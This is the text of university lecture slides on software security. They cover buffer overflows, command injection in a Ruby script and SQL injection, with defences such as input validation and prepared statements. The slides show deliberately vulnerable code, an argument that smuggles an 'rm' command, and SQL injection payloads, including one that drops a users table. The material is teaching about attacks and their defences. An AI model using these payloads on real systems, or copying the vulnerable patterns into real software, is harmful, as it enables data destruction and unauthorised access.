



Software Security

Building Security in

CMSC330 Spring 2026

Security breaches

- **TJX** (2007) - 94 million records*
- **Adobe** (2013) - 150 million records, 38 million users
- **eBay** (2014) - 145 million records
- **Equifax** (2017) – 148 millions consumers
- **Yahoo** (2013) – 3 billion user accounts
- **Twitter** (2018) – 330 million users
- **First American Financial Corp** (2019) – 885 million users
- **Anthem** (2014) - Records of 80 million customers
- **Target** (2013) - 110 million records
- **Heartland** (2008) - 160 million records
- Equifax (2017) **148** million consumers' personal information stolen



Vulnerabilities: Security-relevant Defects

- The **causes** of security breaches are varied, but many of them owe to a **defect (or bug)** or **design flaw** in a targeted computer system's software.
- **Software defect (bug)** or **design flaw** can be **exploited** to affect an undesired behavior



Defects and Vulnerabilities

- The **use of software is growing**
 - So: more bugs and flaws
- Software is large (lines of code)
 - **Boeing 787**: 14 million
 - **Chevy volt**: 10 million
 - Google: 2 billion
 - Windows: 50 million
 - Mac OS: 80 million
 - **F35 fighter Jet**: 24 million



Quiz 1

Program testing can show that a program has no bugs.

- A. True
- B. False

Quiz 1

Program testing can show that a program has no bugs.

A. True

B. False

Program testing can be used to show the presence of bugs, but never to show their absence!

--Edsger Dijkstra

In this Lecture

- The basics of threat modeling.
- Two kinds of *exploits*: **buffer overflows** and **command injection**.
- Two kinds of *defense*: **type-safe programming languages**, and **input validation**.

You will learn more in [CMSC414](#), [CMSC417](#), [CMSC456](#)

Exploit the Bug

- A typical interaction with a bug results in a **crash**
- An **attacker** is not a normal user!
 - The attacker **will actively attempt to find defects**, using unusual interactions and features
- An attacker will work to **exploit** the bug to do **much worse**, to achieve his goals



Exploitable Bugs

- **Many kinds of exploits** have been developed over time, with technical names like
 - Buffer overflow
 - Use after free
 - Command injection
 - SQL injection
 - Privilege escalation
 - Cross-site scripting
 - Path traversal
 - ...

Buffer Overflow

- A **buffer overflow** describes a family of possible exploits of a **vulnerability** in which a program may incorrectly access a **buffer outside** its allotted **bounds**.
- A buffer **overwrite** occurs when the out-of-bounds access is a write.
- A buffer **overread** occurs when the access is a read.



Quiz 2

What will happen if you execute the following C program?

```
int a[100];  
a[200] = 5;
```

- A. Nothing
- B. The C compiler will give you an error and won't compile
- C. There will always be a runtime error
- D. Whatever is at `a[200]` will be overwritten

Quiz 2

What will happen if you execute the following C program?

```
int a[100];  
a[200] = 5;
```

- A. Nothing
- B. The C compiler will give you an error and won't compile
- C. There will always be a runtime error
- D. **Whatever is at a[200] will be overwritten**


What Can Exploitation Achieve?

- **Buffer Overread: Heartbleed**
 - Heartbleed is a bug in the popular, open-source OpenSSL codebase, part of the HTTPS protocol.
 - The attacker can read the memory beyond the buffer, which could contain secret keys or passwords, perhaps provided by previous clients



What Can Exploitation Achieve?

- **Buffer Overwrite: Morris Worm**



What happened?

- For C/C++ programs
 - A buffer with the password could be a local variable
- Therefore
 - The attacker's input (includes machine instructions) is too long, and overruns the buffer
 - The overrun rewrites the **return address** to point into the buffer, at the machine instructions
 - When the call **"returns"** it executes the attacker's code

Code Injection

- Attacker tricks an application to treat attacker-provided **data as code**
- This feature appears in many other exploits too
 - **SQL injection** treats data as database queries
 - **Cross-site scripting** treats data as Javascript commands
 - **Command injection** treats data as operating system commands
 - **Use-after-free** can cause stale data to be treated as code
 - Etc.

Defense: Type-safe Languages

- Type-safe Languages (like Python, OCaml, Java, etc.) ensure buffer sizes are respected
- Compiler **inserts checks** at reads/writes. Such checks can halt the program. But will prevent a bug from being exploited
- **Garbage collection** avoids the **use-after-free** bugs. No object will be **freed** if it could be used again in the future.

Costs of Ensuring Type Safety

- **Performance**

- Array Bounds Checks and Garbage Collection add overhead to a program's running time.

- **Expressiveness**

- C **casts** between different sorts of objects, e.g., a struct and an array.
 - Need casting in System programming
- This sort of operation -- **cast from integer to pointer** -- is **not permitted** in a type safe language.

Command Injection

- A type-safe language will rule out the possibility of buffer overflow exploits.
- Unfortunately, type safety **will not rule out** all forms of attack
 - **Command Injection**: (also known as shell injection) is a security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application.

What's wrong with this Ruby code?

catwrapper.rb:

```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system("cat "+ARGV[0])

exit 0
```

Possible Interaction

```
> ls
```

```
catwrapper.rb
```

```
hello.txt
```

```
> ruby catwrapper.rb hello.txt
```

```
Hello world!
```

```
> ruby catwrapper.rb catwrapper.rb
```

```
if ARGV.length < 1 then
```

```
  puts "required argument: textfile path"
```

```
...
```

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
```

```
Hello world!
```

```
> ls
```

```
catwrapper.rb
```

What Happened?


catwrapper.rb:

```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end


# call cat command on given argument
system("cat "+ARGV[0])

exit 0
```

system()
interpreted the
string as having
two commands,
and executed
them both



When could this be bad?



catwrapper.rb as a web service

Consequences

- If `catwrapper.rb` is part of a web service
 - **Input is untrusted** — could be anything
 - But we only want requestors to read (see) the contents of the files, not to do anything else
 - Current code is too powerful: vulnerable to

command injection

- How to fix it?

Need to validate inputs

https://www.owasp.org/index.php/Command_Injection

Defense: Input Validation

- Inputs that could cause our program to do something illegal
- Such atypical inputs are more likely when an untrusted adversary is providing them

We must validate the client inputs before we trust it

- **Making input trustworthy**
 - **Sanitize it** by modifying it or using it in such a way that the result is correctly formed by construction
 - **Check it** has the expected form, and reject it if not

"Press any key to continue"



Checking: Blacklisting

- **Reject** strings with possibly bad chars: ' ; --

```
if ARGV[0] =~ /;/ then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

*reject
inputs that
have ; in them*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
illegal argument
```

Sanitization: Blacklisting

- Delete the characters you don't want: ' ; --

```
system("cat "+ARGV[0].tr(";",""))
```

*delete occurrences
of ; from input string*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"  
Hello world!  
cat: rm: No such file or directory  
Hello world!  
> ls hello.txt  
hello.txt
```

Sanitization: Escaping

- **Replace problematic characters with safe ones**
 - change ' to \'
 - change ; to \;
 - change - to \-
 - change \ to \\
- Which characters are problematic depends on the interpreter the string will be handed to
 - Web browser/server for URIs
 - `URI::escape(str, unsafe_chars)`
 - Program delegated to by web server
 - `CGI::escape(str)`

Sanitization: Escaping

```
def escape_chars(string)
  pat = /(\'|\"|\.|*|\/|\-|\\|;| | |s)/
  string.gsub(pat) {|match| "\"\\\" + match}
end
```

*escape
occurrences
of ' , " , ; etc. in
input string*

```
system("cat "+escape_chars(ARGV[0]))
```

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
cat: hello.txt; rm hello.txt: No such file or directory
> ls hello.txt
hello.txt
```

Checking: Whitelisting

- **Check that the user input is known to be safe**
 - E.g., only those files that exactly match a filename in the current directory
- **Rationale:** Given an invalid input, **safer to reject than to fix**
 - “Fixes” may result in wrong output, or vulnerabilities
 - *Principle of fail-safe defaults*

Checking: Whitelisting

```
files = Dir.entries(".").reject{|f| File.directory?(f)}
```

```
if not (files.member? ARGV[0]) then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

*reject inputs that
do not mention a
legal file name*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
illegal argument
```


Validation Challenges

- **Cannot always delete or sanitize problematic characters**
 - You may want dangerous chars, e.g., “Peter O’Connor”
 - How do you know if/when the characters are bad?
 - Hard to think of all of the possible characters to eliminate
- **Cannot always identify whitelist cheaply or completely**
 - May be expensive to compute at runtime
 - May be hard to describe (e.g., “all possible proper names”)

WWW Security

- **Security for the World-Wide Web (WWW)** presents new vulnerabilities to consider:
 - **SQL injection**
 - Cross-site Scripting (**XSS**)
 -
- These share some common causes with memory safety vulnerabilities; like **confusion of code and data**
 - **Defense** also similar: **validate untrusted input**
- New wrinkle: **Web 2.0's use of mobile code**
 - How to protect your applications and other web resources?

HyperText Transfer Protocol (HTTP)



- **Requests contain:**
 - The **URL** of the resource the client wishes to obtain
 - **Headers** describing what the browser can do
- **Request types** can be **GET** or **POST**
 - **GET**: all data is in the URL itself (no server side effects)
 - **POST**: includes the data as separate fields (can have side effects)

HTTP GET Requests

<http://www.reddit.com/r/security>

HTTP Headers

http://www.reddit.com/r/security

GET /r/security HTTP/1.1

Host: www.reddit.com

User-Agent Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Cookie: __utma=55650728.562667657.1392711472.1392711472.1392711472.1; __utmb=55650728.1.10.1392711472; __utmc=55650...

User-Agent is typically a **browser**, but it can be `wget`, `JDK`, etc.

HTTP POST Requests

Posting on Piazza

HTTP Headers

```
https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et
POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache
{"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...
```

Implicitly includes data as a part of the URL

Explicitly includes data as a part of the request's content

HTTP Responses

HTTP version **Status code** **Reason phrase**

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ..... </html>
```

Headers

Data

SQL Injection




SQL Injection

- SQL injection is a **code injection** attack that aims to steal or corrupt information kept in a server-side database.




Relational Databases and SQL Queries



Web Server SQL Queries

Website



Username: Password: Log me on automatically each visit


“Login code” (Ruby)

```
result = db.execute “SELECT * FROM Users  
WHERE Name=‘#{user}’ AND Password=‘#{pass}’ ;”
```

Suppose you successfully log in as user if this returns any results

How could you exploit this?

SQL injection



A screenshot of a web application's login interface. It features a light blue header bar containing a 'Username:' label, an empty text input field, a 'Password:' label, another empty text input field, a checkbox labeled 'Log me on automatically each visit', and a 'Log in' button. Below the input fields, a red-bordered box contains the SQL injection payload: `frank' OR 1=1; --`. Dotted lines connect the corners of this box to the corners of the username input field, indicating that this payload is being entered into that field.

```
result = db.execute "SELECT * FROM Users  
WHERE Name='{user}' AND Password='{pass}';"
```

```
result = db.execute "SELECT * FROM Users  
WHERE Name='frank' OR 1=1; -- AND Password='whocares';"
```

Always true
(so: dumps whole user DB)

Commented out

SQL injection



A screenshot of a web application's login interface. It features a light gray header bar containing a 'Username:' label followed by a text input field, a 'Password:' label followed by another text input field, a checkbox labeled 'Log me on automatically each visit', and a 'Log in' button. Below the password field, a dotted line points to a red text box containing the SQL injection payload: `frank' OR 1=1); DROP TABLE Users; --`.


```
frank' OR 1=1); DROP TABLE Users; --
```

```
result = db.execute "SELECT * FROM Users  
WHERE Name='{user}' AND Password='{pass}';"
```

```
result = db.execute "SELECT * FROM Users  
WHERE Name='frank' OR 1=1;  
DROP TABLE Users; --' AND Password='whocares'";"
```

**Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2**

SQL injection



<http://xkcd.com/327/>



The Underlying Issue

```
result = db.execute "SELECT * FROM Users  
                    WHERE Name='#{user}' AND Password='#{pass}';"
```


- This one string combines the **code** and the **data**
 - Similar to buffer overflows
 - and command injection

**When the boundary between code and data blurs,
we open ourselves up to vulnerabilities**

The underlying issue

```
result = db.execute "SELECT * FROM Users  
WHERE Name='#{user}' AND Password='#{pass}';"
```

Intended AST for parsed SQL query



Defense: Input Validation

Just as with command injection, we can defend by **validating input**, e.g.,

- **Reject** inputs with bad characters (e.g.,; or --)
- **Remove** those characters from input
- **Escape** those characters (in an SQL-specific manner)

These can be effective, but the best option is to **avoid constructing programs from strings** in the first place


Sanitization: Prepared Statements

- **Treat user data according to its type**
 - Decouple the code and the data

```
result = db.execute "SELECT * FROM Users  
WHERE Name='#{user}' AND Password='#{pass}';"
```

```
stmt = db.prepare("SELECT * FROM Users WHERE  
Name = ? AND Password = ?")
```

**Variable binders
parsed as strings**




```
result = stmt.execute (user, pass)
```

Arguments

Using Prepared Statements

```
stmt = db.prepare("SELECT * FROM Users WHERE Name = ? AND Password = ?")  
result = stmt.execute(user, pass)
```




Binding is only applied to the leaves, so the structure of the AST is *fixed*

Advantages Prepared Statement

